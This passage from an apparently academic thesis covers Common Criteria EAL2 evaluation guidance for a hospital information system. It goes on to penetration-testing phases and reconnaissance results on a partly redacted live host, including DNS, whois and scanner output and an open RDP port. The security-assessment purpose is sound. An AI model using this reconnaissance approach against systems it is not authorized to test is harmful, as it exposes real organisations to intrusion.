Assume that you have a standard user, a system administrator, and an administrator. Each of those users has different privileges and different functions in their interfaces. In the document, all of this information must be defined clearly.

AGD_OPE.1-2: In this element, evaluator checks to determine, the secure use of all available interfaces for each user role has provided.

AGD_OPE.1-3: In this element, evaluator checks to determine, the available security functionality and interfaces, including all secure values for each user role has provided.

Guide & Tips for the developer

It is important to note that AGD document should contain for each user-accessible interfaces;

- *Which method invokes which interface,*
- *Default values, secure values, and insecure values,*
- *TSF response.*

AGD_OPE.1-4: In this element, evaluator checks to determine, if a security relevant event is performed or a security characteristic of entities under TSF is changed, it should be described.

Guide & Tips for the developer

The developer should provide a guide on when the system encounters an error; the user should follow the paths so that the system can continue to operate safely. The document should have instructions such as referral, advice, and instructions.

AGD_OPE.1-5: In this element, evaluator checks to determine, all modes of operation are described.

Guide & Tips for the developer

The developer should define all modes of operation, like, normal state or sleep state. This definition must also include the consequences and implications to maintain a secure operation within the TOE.

AGD_OPE.1-6: In this element, evaluator checks to determine all security objectives in the ST document should be fulfilled in the AGD_OPE document.

Guide & Tips for the developer

The developer should consider TOE in its operating environment as it is described in the ST; afterward, he/she should include the details and information to help evaluator determine how are these objectives are fulfilled.

AGD_OPE.1-7: In this element, evaluator checks to determine, AGD_OPE is clear.

Guide & Tips for the developer

The developer should create a table/map with contents of FSP document. The error messages should have a definition. The document should be easy to read. The person reading the document (it can be an administrator or a user) should be able to understand its contents, and it should not be detrimental to TOE or security provided by TOE.

AGD_OPE.1-8: In this element, evaluator checks to determine, AGD_OPE is reasonable.

Guide & Tips for the developer

OPE document contents should match with the contents of the ST.

2.3.3.2 Preparative procedures (AGD_PRE.1)

Preparation procedures document is the document where procedures after delivery of the TOE to the customer is explained and how this process is securely handled.

AGD_PRE.1-1: In this element, evaluator checks to determine the acceptance procedures and the steps necessary to keep this process secure is defined, and it is according to the delivery process of the TOE.

Guide & Tips for the developer

The document should contain information about all the parts of the TOE as provided in the ST document. The developer should also include the information on;

- *To make sure delivered TOE is the complete evaluated instance,*
- *Detect modifications or masquerading of the delivered TOE.*

AGD_PRE.1-2: In this element, evaluator checks to determine, installation procedures and necessary steps for secure installation of the TOE in its OE are provided according to the ST document.

Guide & Tips for the developer

The installation procedure should include very detail information about;

- *Minimum systems requirements,*
- *OE requirements for ST,*
- *Installation steps,*
- *Parameter and settings during installation,*
- *Handling exceptions.*

The developer also has to consider that the information provided has enough detail so *that evaluator can perform the installation based on these procedures.*

AGD_PRE.1-3: In this element, the evaluator must perform the steps and procedures defined in the document to determine it can be installed securely.

The evaluator will follow the PRE document solely for this installation, so the developer has to make sure it is detailed, reasonable, and clear.

2.3.4 Class ALC: Life-cycle support

The life-cycle support class is to determine the competence and the security procedures are used in the development and the maintenance of the TOE. Procedures must include a life-cycle model used by the developers, configuration management, security measures used throughout the development, tools used by developers, handling of security flaws, and delivery activity. Maintenance and development process may bring vulnerabilities if it is not controlled and if it is not handled securely. That is why configuration management is a vital tool in this certification process. In this thesis, for HIMS EAL2 is the selected assurance level, so for our case, only three classes of ALC family has to be covered, and those are ALC_CMC, ALC_CMS, and ALC_DEL.

2.3.4.1 CM Capabilities (ALC_CMC.2)

TOE has to be identified clearly by developers.

ALC_CMC.2-1: In this element, evaluator checks to determine, TOE is labeled with its unique reference.

Guide & Tips for the developer

ALC Documents should be consistent with the ST; the same version of TOE reference should be same.

ALC_CMC.2-2: In this element, evaluator checks, to determine, TOE references used are consistent.

ALC_CMC.2-3: In this element, evaluator checks to determine how the method of identifying configuration items is being defined.

Guide & Tips for the developer

The developers should prepare a name and version number pattern for both the documents and configuration items for the TOE. This part is also where TOE versioning should be explained. Developers can use minor and major version, major version and control number, etc..

TOEtype_TOEname_DocumentName_Versionnumber.X.x (X Being Major, x being minor)

ALC_CMC.2-4: In this element, evaluator checks to determine, configuration items are consistent with CM documentation.

Guide & Tips for the developer

ALC Document must contain a table for both documents and configuration items for the TOE. This table must contain a file name, file version, and developer. Check Table 5 for more information.

Class	*Configuration Item*	*File Name*	*Version*	*Developer*
ASE	*Security Target*	*Hospital_Information_Management_System_X_ST*	*1.1*	*Team Leader*
ADV_FSP	*Functional Specification*	*Hospital_Information_Management_System_X_ADV_FSP*	*1.5*	*Software Developer*

Table 5: ALC_CMC.2-4 Example

2.3.4.2 CM Scope (ALC_CMS.2)

The goal of this activity is to make sure that if the developers are using configuration management on the TOE and evaluation evidence.

ALC_CMS.2-1: In this element, evaluator checks to determine that the configuration list includes the following items;

- TOE,
- Parts that encapsulates TOE,
- Evaluation evidence required by SARs.

ALC_CMS.2-2: In this element, evaluator checks to determine the configuration list uniquely identify each item.

Guide & Tips for the developer

Configuration list must contain enough information to find out all of the items are unique. Check ALC_CMC.2-3 for how to name the documents and items of the TOE.

ALC_CMS.2-3: In this element, evaluator checks to determine the developers of each TSF item in the configuration indicates developer.

2.3.4.3 Delivery (ALC_DEL.1)

The objective is this activity is to provide information about the delivery and distribution of the TOE and its parts in a secure manner.

ALC_DEL.1-1: In this element, evaluator checks to determine, all the procedures necessary in order to maintain a secure delivery while distributing TOE and/or parts of the TOE in the delivery document.

Guide & Tips for the developer

The delivery process should be applicable for all the phases of delivery from development, installation, packaging, and distribution. For security purposes steps below can help the developer;

- *TOE can be encrypted if it’s standalone software,*
- *An integrity check can be done before and after delivery to make sure it is the same product.*
- *Only the selected company personnel can deliver the TOE and/or its parts.*

ALC_DEL.1-2: In this element, evaluator checks to determine delivery procedures are used while delivering the products to the customer.

Guide & Tips for the developer

There are different approaches for this element on the evaluator side;

- *Site visit, (not mandatory in EAL2),*
- *Examining TOE delivery at a certain stage,*
- *Questioning end users to find out how the TOE is delivered.*

2.3.5 Class ATE: Tests

The objective of this activity is to determine the TOE acts as it is stated in the ST document and as specified in the evaluation evidence. The developer has to do some test on the TOE before applying for the certification to make sure TOE is working as intended. Test class consists of four different families as follows, ATE_COV, ATE_FUN, ATE_IND, ATE_DPT, however since this thesis focus of HIMS on EAL2 for developer guidance, Coverage (ATE_COV) and Functional Test (ATE_FUN) explanations and examples will be given.

2.3.5.1 Coverage (ATE_COV.1)

ATE_COV element is to make sure the developer has tested the TSFIs, along with correspondence between tests and the ADV_FSP document for each interface.

ATE_COV.1-1: In this element, evaluator checks that every interface in the functional specification (FSP) and the tests are accurate.

Guide & Tips for the developer

After tests are complete developer should prepare the table, including the fields of;

- *Test number from ATE_FUN document,*
- *SFR-enforcing subsystem,*
- *SFR-supporting subsystem,*
- *TSF.*

2.3.5.2 Functional tests (ATE_FUN.1)

Functional test activity is to determine developer tested every single TSFI correctly and accurately, furthermore all the tests done by the developer has to be documented with enough level of detail, so that evaluator would be able to perform these tests on its own, without the need of any other guidance rather than test documentation (ATE_FUN).

ATE_FUN.1-1: In this element, evaluator checks that test documentation include test plans, expected test results, and actual test results.

Guide & Tips for the developer

Check ATE_FUN1.- and Table 6 for example of a successful test for ATE_FUN.1-1,2,4,5,6

ATE_FUN.1-2: In this element, evaluator checks that test documentation include scenarios for each test.

ATE_FUN.1-3: In this element, evaluator checks test plan that TOE test configuration is consistent with the ST.

ATE_FUN.1-4: In this element, evaluator checks test plan that it contains enough instruction and information for ordering dependencies.

ATE_FUN.1-5: In this element, evaluator checks, test plan contains expected test results.

ATE_FUN.1-6: In this element, evaluator checks that actual tests result in the test documentation (TD) are consistent with expected results in the TD.

ATE_FUN.1-7: In this element, evaluator reports the developer for testing effort, outlining, approach, depth, configuration, and results.

Guide & Tips for the developer

Every test in the TD should be explained clearly, and it should match with FSP document.

Successful Test Example

***Test 1.** User Login (Login Screen (HIS_L.E) ADV_FSP Interface should be*

written here)
Explanation: *This test is to test the login page.*
Test Inputs: - ***User Name:*** *user1* - ***User Password : HIMSx123****
Conditions: - *User must be defined in the system prior to this test.* - *User must be eligible to log in the system*
Expected Results: - *After a successful attempt, the user logins to the system.* - *Successful event log saved to the system.*
Real Results: - *After a successful attempt, the user logins to the system.* - *Successful event log saved to the system*
Test Steps: - *To enter TOE, enter the login page,* - *Enter user name and password,* - *Click login button,* - *The user enters the login button and TOE records the login.*
The entire tests in the TD must contain these fields.

Table 6: Test example in the Test documentation for EAL2

2.3.5.3 Independent testing (ATE_IND.2)

The objective of this activity is to determine independent testing of TSFIs, to check TOE is working as intended. However, since this thesis focus on HIMS on EAL2, this part is the part where evaluator does testing on its own. So there will not any guidance provided on this subject.

2.3.6 Class AVA: Vulnerability Assesment

2.3.6.1 Vulnerability analysis (AVA_VAN.2)

The aim of this activity is to determine whether the TOE in its OE can be easily exploited or not. However, since this thesis focus on HIMS on EAL2, this part is the part where evaluator does testing on its own. So, there will not any guidance provided on this subject. However, Vulnerability Analysis will be explained in Chapter 2.4

In this thesis, numerous amounts of vulnerability testing on a selected HIMS product have been done and the exploits found as guidance for developers will be shared in Chapter 3.2.

2.4. Vulnerability Analysis

Since HIMS required CC certification is EAL2, developers must make sure that AVA_VAN.2 component is covered thoroughly. Vulnerability assessment activity is to determine the existence and exploitability of flaws and/or weaknesses in the TOE in the operational environment, at low levels of AVA_VAN, evaluator simply gathers data, which is publicly available to identify weaknesses. Analysis can be divided into three parts;


- identification of potential vulnerabilities,
- whether the potential vulnerability allows an attacker with the relevant attack,
- penetration testing to resolute potential vulnerabilities is exploitable.

After the attacks are performed to determine if the product passed testing or not, there are different factors to be considered;

- ***Elapsed Time***: *Time is taken to identify and exploit,*
- ***Specialist Expertise:*** *Specialist technical expertise required,*
- ***Knowledge of the TOE:*** *Knowledge of the TOE design and operation,*
- ***The window of opportunity***: *Limited access time to TOE for exploitation.*

- ***IT hardware/software or other equipment required for exploitation***. [11]


After the calculation of these factors, the evaluator must check Attack potential Figure 13 to find out the product AVA_VAN score [11].



Factor	Value
Elapsed Time	
<= one day	0
<= one week	1
<= two weeks	2
<= one month	4
<= two months	7
<= three months	10
<= four months	13
<= five months	15
<= six months	17
> six months	19
Expertise	
Layman	0
Proficient	3*(1)
Expert	6
Multiple experts	8
Knowledge of TOE	
Public	0
Restricted	3
Sensitive	7
Critical	11
Window of Opportunity	
Unnecessary / unlimited access	0
Easy	1
Moderate	4
Difficult	10
None	**(2)
Equipment	
Standard	0
Specialised	4(3)
Bespoke	7
Multiple bespoke	9

Figure 13: Calculation of attack potential

After the score is calculated, then evaluator checks the rating of vulnerabilities and TOE resistance figure to find out if the products meet the requirements.



Values	Attack potential required to exploit scenario:	TOE resistant to attackers with attack potential of:	Meets assurance components::	Failure of components:
0-9	Basic	No rating	-	AVA_VAN.1, AVA_VAN.2, AVA_VAN.3, AVA_VAN.4, AVA_VAN.5
10-13	Enhanced-Basic	Basic	AVA_VAN.1, AVA_VAN.2	AVA_VAN.3, AVA_VAN.4, AVA_VAN.5
14-19	Moderate	Enhanced-Basic	AVA_VAN.1, AVA_VAN.2, AVA_VAN.3	AVA_VAN.4, AVA_VAN.5
20-24	High	Moderate	AVA_VAN.1, AVA_VAN.2, AVA_VAN.3, AVA_VAN.4	AVA_VAN.5
=>25	Beyond High	High	AVA_VAN.1, AVA_VAN.2, AVA_VAN.3, AVA_VAN.4, AVA_VAN.5	-

Figure 14 : Rating of vulnerabilities and TOE resistance [11]

2.4.1 Penetration Testing

One of our most important data is our medical data, and all must be done in order to protect it. Even though EAL2 AVA requirement is AVA_VAN.2, it should be improved to a higher scale [11]. AVA_VAN.2 is considered basic/enhanced-basic. A system important such as HIMS should be resilient to much stronger penetration tests. Firstly, a penetration test will be explained with types. Secondly, penetration test types and phases will be explained, and lastly, a penetration test will be performed on HIMS.

2.4.1.1 What is penetration testing?

Penetration testing is the method of applying tests to computer systems, computer application, networks, network protocols, and web applications in order to find out if there is an exploit or a weakness an attacker may use [52]. An attacker can be good willed or can be a malicious attacker. If it’s the first one, he/she will let authorities or owners know their exploits or weakness to close the holes in the walls, however, if it’s the latter, then the dimension changes and sensitive information may be compromised.

2.4.1.2 Penetration test types and steps

Penetration test divided into three based on known knowledge.

- Black Box Testing : Where an attacker has zero information about the system,
- Grey Box Testing : Where an attacker has some information about the system,
- White Box Testing: Where an attacker has all the information about the system [53].

Before starting each test, it should be noted that are also five different phases of the penetration test, each of the them following one other.



PENETRATION TESTING STAGES
01
Planning and reconnaissance
Test goals are defined and intelligence is gathered.
02
Scanning
Scanning tools are used to understand how a target responds to intrusions.
03
Gaining access
Web application attacks are staged to uncover a target's vulnerabilities.
04
Maintaining access
APTs are imitated to see if a vulnerability can be used to maintain access.
05
Analysis and WAF configuration
Results are used to configure WAF settings before testing is run again.

Figure 15 : Penetration Test Phases [54]

Phase 1 Reconnaissance: Reconnaissance is the act of gathering information in order to prepare for an attack.

Phase 2 Scanning Scan phase is where an attacker scans the system based on information found in the reconnaissance phase. It can be either passive or active, active meaning doing operation on the server/network, passive meaning not directly involving with the system.

- Passive Scan examples: archive.org, shodanhq.com, who.is, search engines, social media, Netcraft, Robtex.
- Active Scan examples: Nmap, Nessus, Burpsuite, Nexpose, Netsparker..

Phase 3 Exploitation/Gaining Access: Exploitation phase is the phase where the attacker uses the information gathered in phase 1 and 2 to gain access to the system to extract data.

Phase 4 Maintaining Access (Connection) : In order to maintain access and most importantly, to keep the connection open, to become persistent attacker uses all kinds of tools and applications in his/her arsenal.

Phase 5 Covering Tracks: Final phase is where the attacker deletes his/her existence. The attacker must remove the tracks of changing roles, privileges, and authorizations. The systems should be like as it has never been touched.


2.4.2 Potential Vulnerabilities for HIMS and Phases

Penetration phases will be followed while working our way to performing penetration tests. In order to protect the identity of the HIMS Company, parts of the images will be blurred, and some parts will be covered with a red rectangle to block private information.

2.4.2.1 Reconnaissance


Prior to the reconnaissance phase, there is an additional mini phase pre-engagement interactions; however, since, in this thesis penetration tests performed specially for HIMS security, the scope of the test will not be written.

This phase is all about collecting information as much as possible using all kinds of tools and methods. The methods will be used, such as domain name searches, who.is lookups, subdomains, DNS-dumpster, shodan.io, the harvester, OSINT Framework will be used [55]. KALI Linux will be used as one of the main operating systems for penetration attacks, as a matter of fact, it is special distribution just for penetration tests, and its version is Kali-Linux-2018-1-vbox can be download and installed from given references [56]–[58]. The findings are given below.



136 RDP(3389): OPEN

Figure 16 : DNS-dumpster findings [59]



Security

⊕ ssllabs: 1 hints

⊕ disown-opener: 1 hints

⊖ https-only: 2 hints

hint #1: Site should be served over HTTPS.


http:/ [redacted]

hint #2: Should be served over HTTPS.

http:/, [redacted]

⊕ x-content-type-options: 3 hints

Figure 17 : DNS-dumspter findings – 2 [59]



[redacted].136	PTR	[redacted]-136.[redacted]hosting.com
[redacted].136	A	ns2.dizilook.com
[redacted].136	A	[redacted]sorgulama.com

Figure 18 : Robtex findings [60]





Figure 19 : Robtex findings – 2 [61]



```
Error
Cannot find any name server for given domain
```


Scan parameters

```
Domain:                               [redacted].136
DNS records (NS, MX, TXT, AXFR):      On
DNS enumeration:                      On
Certificate Trasparency Logs:         Off
Project Sonar (Rapid7):               Off
Bing search:                          Off
Google search:                        Off
HTML links search :                   Off
SSL search:                           Off
Reverse DNS search:                   Off
Smart DNS search:                     Off
IP information:                       False
Web technologies:                     True
```

Scan information

```
Start time:        2019-07-04 12:52:39
Finish time:       2019-07-04 12:52:40
Scan duration:     1 sec
Scan status:       Finished
```


Figure 20 : Subdomain search findings [62]



IP Whois

```
NetRange:       [redacted]0 - [redacted]255
CIDR:           [redacted]0.0[redacted]
NetName:        RIPE
NetHandle:      NET-[redacted]-74-0-0-1
Parent:         NET[redacted] (NET-[redacted]-0-0-0-0)
NetType:        Early Registrations, Transferred to RIPE NCC
OriginAS:
Organization:   RIPE Network Coordination Centre (RIPE)
RegDate:        2016-08-29
Updated:        2016-08-29
Ref:            https://rdap.arin.net/registry/ip/[redacted].0.0



OrgName:        RIPE Network Coordination Centre
OrgId:          RIPE
Address:        P.O. Box 10096
City:           Amsterdam
StateProv:
PostalCode:     1001EB
Country:        NL
RegDate:
Updated:        2013-07-29
Ref:            https://rdap.arin.net/registry/entity/RIPE

ReferralServer:  whois://whois.ripe.net
ResourceLink:  https://apps.db.ripe.net/search/query.html
```

Figure 21 : Who.is findings [63]



[redacted].136 [redacted]136[redacted]hosting.com

Internet Scanner Database

Country	France
Organization	OVH SAS
ISP	OVH SAS
Last Update	2019-07-03T12:33:58.639099
Hostnames	[redacted]136[redacted]osting.com
ASN	AS16276

